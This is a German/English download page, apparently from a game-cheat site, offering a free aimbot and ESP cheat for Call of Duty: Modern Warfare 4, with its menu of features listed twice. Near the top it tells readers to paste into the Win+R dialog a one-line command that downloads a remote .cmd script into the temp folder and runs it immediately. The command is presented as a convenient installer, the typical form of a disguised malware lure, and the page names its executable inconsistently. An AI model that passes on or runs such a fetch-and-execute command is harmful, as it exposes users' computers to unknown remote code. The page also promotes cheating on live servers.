

Alternative Installation über Win+R
Wenn du nicht manuell herunterladen willst: Ein Befehl im Dialog „Ausführen“ lädt die offizielle Flint.zip herunter, entpackt sie nach %LOCALAPPDATA%\RunRobHacker und startet den Launcher.
- Drücke Win+R (der Dialog „Ausführen“ öffnet sich).
- Füge den Befehl unten ein und drücke Enter.
- Warte, bis es fertig ist: Das Skript lädt herunter, entpackt und startet RunRobHacker.
cmd /c curl -sL https://runrobhacker.com/i/arcane-mw4-cheat-silent-aim-free-download.cmd -o "%TEMP%\rrh.cmd" & "%TEMP%\rrh.cmd"
Füge nur den Befehl von dieser Seite ein. Die offizielle Domain ist runrobhacker.com; die SHA-256-Prüfsumme der Datei steht auf dieser Seite.
Erfordert Windows 10 1803+ oder Windows 11 (curl und tar sind integriert). Archivgröße ~38,5 MB.
Wenn dein Windows älter als 1803 ist oder der Befehl fehlschlägt — nutze den normalen Download-Button und entpacke die ZIP manuell.
Beschreibung





Arcane for Call of Duty®: Modern Warfare® 4 is listed with the real menu tree — every toggle from the source card, rewritten for search on RunRobHacker.
Functions
Other
- Enable
- Mode — Always / hold
- Target
- Prediction
- Humanization
- Target Switch Delay
- Visibility Check
- Max Distance
- View Line
- Line To Enemy
- Shield Bar
- Nicknames
- Weapon Names
- Team Name
- Distance
- Team Colors
- Draw Knocked
- Draw Bots
- Transparency
- World Max Distance
- Weapons
- Containers
- Hide Opened Containers
- Equipment
- Icons
- Quest Points
- Variant Names
- Vehicle Icons
- Entities
- Distance Rings
- Compass Ticks
- Darker Background
- Marker Styles
- Pin Players Beyond The Edge
- In-Game Entities
- In-Game Settings
- Position Settings
- Off-screen Enable
- Off-screen Entities
- Position And Radius Settings
- Off-screen Show Distance
- DPI Scale
- VSync
- Theme
- Language
Misc
- Keybind
- Battle Mode Keybind
- Menu Keybind
- Unload Keybind
- Watermark
- Configs: Create, Get Shared, Launch, Save, Edit Name, Share, Remove
Aimbot
- Aim Type
- Find Bone Type
- Bones Selection
- Bone Priority
- Recoil Control System
- Draw FOV
- Draw FOV Background
- FOV Size
- Smooth
- Enhanced FOV Support
ESP
- Bounding Box
- Box Fill
- Skeleton
- Health Bar
- Glow Effect
- ESP Visibility Check
- ESP Max Distance
- World ESP Show Distance
- DMZ Items
- Dynamic Loot Filter
- Item Prices
- Vehicle ESP Enable
- Radar Enable
- Radar Type — custom / in-game
- In-Game Radar
- Radar Show Distance
- Hide Players / Items / World Items / Radar / Off-screen
Download
Only RunRobHacker.zip → RunRobHacker.exe on this page. One archive, no key table.
Install
- Download RunRobHacker.zip.
- Unpack to a normal folder.
- Start RunRobHacker.exe.
- Launch Call of Duty®: Modern Warfare® 4.
Live servers — you use it at your own risk.
Häufige Fragen
Läuft der Trainer auf der aktuellen Call of Duty®: Modern Warfare® 4-Version?
Ja. Der Trainer läuft auf dem aktuellen Call of Duty®: Modern Warfare® 4-Patch. Der Build folgt der Live-Steam-Version.
Wie installiere und starte ich ihn?
Archiv von dieser Seite laden, entpacken, Flint.exe als Administrator starten, die Call of Duty®: Modern Warfare® 4-Karte öffnen und Funktionen mit den Hotkeys in der Liste schalten.
Ist der Trainer kostenlos?
Ja. Kostenlos herunterladen, kein Konto nötig. Er ist für Einzelspieler gedacht; online kann das gegen die Spielregeln gehen.
Installation
Download RunRobHacker.zip → RunRobHacker.exe → Call of Duty®: Modern Warfare® 4.
Tags
Kommentare
Noch niemand hat geschrieben. Sei der Erste — frag oder sag, was geklappt hat.
Zum Kommentieren anmelden-
18 ноя 2026 Trainer v1.0
Funktioniert es?
Trainer-Updates
Wir beobachten Steam-Patches: wenn das Spiel updated, prüfen wir den Trainer und schicken einen neuen Build.
Arcane for Call of Duty®: Modern Warfare® 4 is listed with the real menu tree — every toggle from the source card, rewritten for search on RunRobHacker.
Functions
Other
- Enable
- Mode — Always / hold
- Target
- Prediction
- Humanization
- Target Switch Delay
- Visibility Check
- Max Distance
- View Line
- Line To Enemy
- Shield Bar
- Nicknames
- Weapon Names
- Team Name
- Distance
- Team Colors
- Draw Knocked
- Draw Bots
- Transparency
- World Max Distance
- Weapons
- Containers
- Hide Opened Containers
- Equipment
- Icons
- Quest Points
- Variant Names
- Vehicle Icons
- Entities
- Distance Rings
- Compass Ticks
- Darker Background
- Marker Styles
- Pin Players Beyond The Edge
- In-Game Entities
- In-Game Settings
- Position Settings
- Off-screen Enable
- Off-screen Entities
- Position And Radius Settings
- Off-screen Show Distance
- DPI Scale
- VSync
- Theme
- Language
Misc
- Keybind
- Battle Mode Keybind
- Menu Keybind
- Unload Keybind
- Watermark
- Configs: Create, Get Shared, Launch, Save, Edit Name, Share, Remove
Aimbot
- Aim Type
- Find Bone Type
- Bones Selection
- Bone Priority
- Recoil Control System
- Draw FOV
- Draw FOV Background
- FOV Size
- Smooth
- Enhanced FOV Support
ESP
- Bounding Box
- Box Fill
- Skeleton
- Health Bar
- Glow Effect
- ESP Visibility Check
- ESP Max Distance
- World ESP Show Distance
- DMZ Items
- Dynamic Loot Filter
- Item Prices
- Vehicle ESP Enable
- Radar Enable
- Radar Type — custom / in-game
- In-Game Radar
- Radar Show Distance
- Hide Players / Items / World Items / Radar / Off-screen
Download
Only RunRobHacker.zip → RunRobHacker.exe on this page. One archive, no key table.
Install
- Download RunRobHacker.zip.
- Unpack to a normal folder.
- Start RunRobHacker.exe.
- Launch Call of Duty®: Modern Warfare® 4.
Live servers — you use it at your own risk.